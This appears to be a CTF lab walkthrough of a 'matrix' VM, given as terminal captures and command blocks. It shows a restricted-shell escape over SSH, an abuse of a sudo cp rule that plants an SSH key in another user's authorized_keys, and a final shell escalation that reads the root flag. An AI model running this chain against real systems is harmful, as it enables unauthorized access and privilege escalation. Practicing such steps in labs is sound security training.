rbash: /bin/bash: restricted: cannot specify '/' in command names
[*]-[bar@parrot]~[-/comp ctf walkthroughs/matrix]
$ssh guest@192.168.56.144 -p 6464 bash --noprofile
guest@192.168.56.144's password:
^C[bar@parrot]~[-/comp ctf walkthroughs/matrix]
$ssh guest@192.168.56.144 -p 6464 -t bash --noprofile
guest@192.168.56.144's password:
guest@matrix:~$ ls
Desktop/ Documents/ Downloads/ Music/ Pictures/ Public/ Videos/ prog/
guest@matrix:~$ cd Desktop/
guest@matrix:~/Desktop$ ls
guest@matrix:~/Desktop$ sudo -l
User guest may run the following commands on matrix:
  (root) NOPASSWD: /usr/lib64/xfce4/session/xfsm-shutdown-helper
  (trinity) NOPASSWD: /bin/cp
guest@matrix:~/Desktop$
```

```
cp id_rsa.pub /home/guest
cd ..
sudo -u trinity /bin/cp ./id_rsa.pub /home/trinity/.ssh/authorized_keys
ssh trinity@127.0.0.1 -i ./ssh/id_rsa -p 6464
sudo -l
```

```
Applications Places System Parrot Terminal
File Edit View Search Terminal Help

dwxr-xr-x 5 guest users 4096 Aug 6 2018 .cache/
dwxr-xr-x 25 guest users 4096 Aug 6 2018 .config/
dwx----- 3 guest users 4096 Aug 6 2018 .dbus/
-rw----- 1 guest users 16 Aug 6 2018 .esd_auth
-rw-r----- 1 guest users 0 Aug 6 2018 .gksu.lock
dwx----- 3 guest users 4096 Aug 6 2018 .local/
dwx----- 2 guest users 4096 Jul 7 14:28 .ssh/
dwxr-xr-x 2 guest users 4096 Aug 6 2018 Desktop/
dwxr-xr-x 2 guest users 4096 Aug 6 2018 Documents/
dwxr-xr-x 2 guest users 4096 Aug 6 2018 Downloads/
dwxr-xr-x 2 guest users 4096 Aug 6 2018 Music/
dwxr-xr-x 2 guest users 4096 Aug 6 2018 Pictures/
dwxr-xr-x 2 guest users 4096 Aug 6 2018 Public/
dwxr-xr-x 2 guest users 4096 Aug 6 2018 Videos/
-rwxr-xr-x 1 guest users 394 Jul 7 14:21 id_rsa.pub*
dwxr-xr-x 2 guest users 4096 Aug 6 2018 prog/
guest@matrix:~$ cd .ssh/
guest@matrix:~/.ssh$ ls
id_rsa id_rsa.pub* known_hosts
guest@matrix:~/.ssh$ cp id_rsa.pub /home/guest/
guest@matrix:~/.ssh$ cd ..
guest@matrix:~$ sudo -u trinity /bin/cp ./id_rsa.pub /home/trinity/.ssh/authorized_keys
guest@matrix:~$ ssh trinity@127.0.0.1 -i ./ssh/id_rsa -p 6464
Warning: Identity file ./ssh/id_rsa not accessible: No such file or directory.
The authenticity of host '[127.0.0.1]:6464 ([127.0.0.1]:6464)' can't be established.
ECDSA key fingerprint is SHA256:BMhLOBaBUBwzvDNexM7vC3gv9yt0LL8etgkklL8Ipk.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[127.0.0.1]:6464' (ECDSA) to the list of known hosts.
Last login: Tue Jul 7 14:29:40 2020 from 192.168.56.144
trinity@matrix:~$
```

```
echo "/bin/bash" > oracle
chmod 777 oracle
./oracle
id
cat /root/flag.txt
```





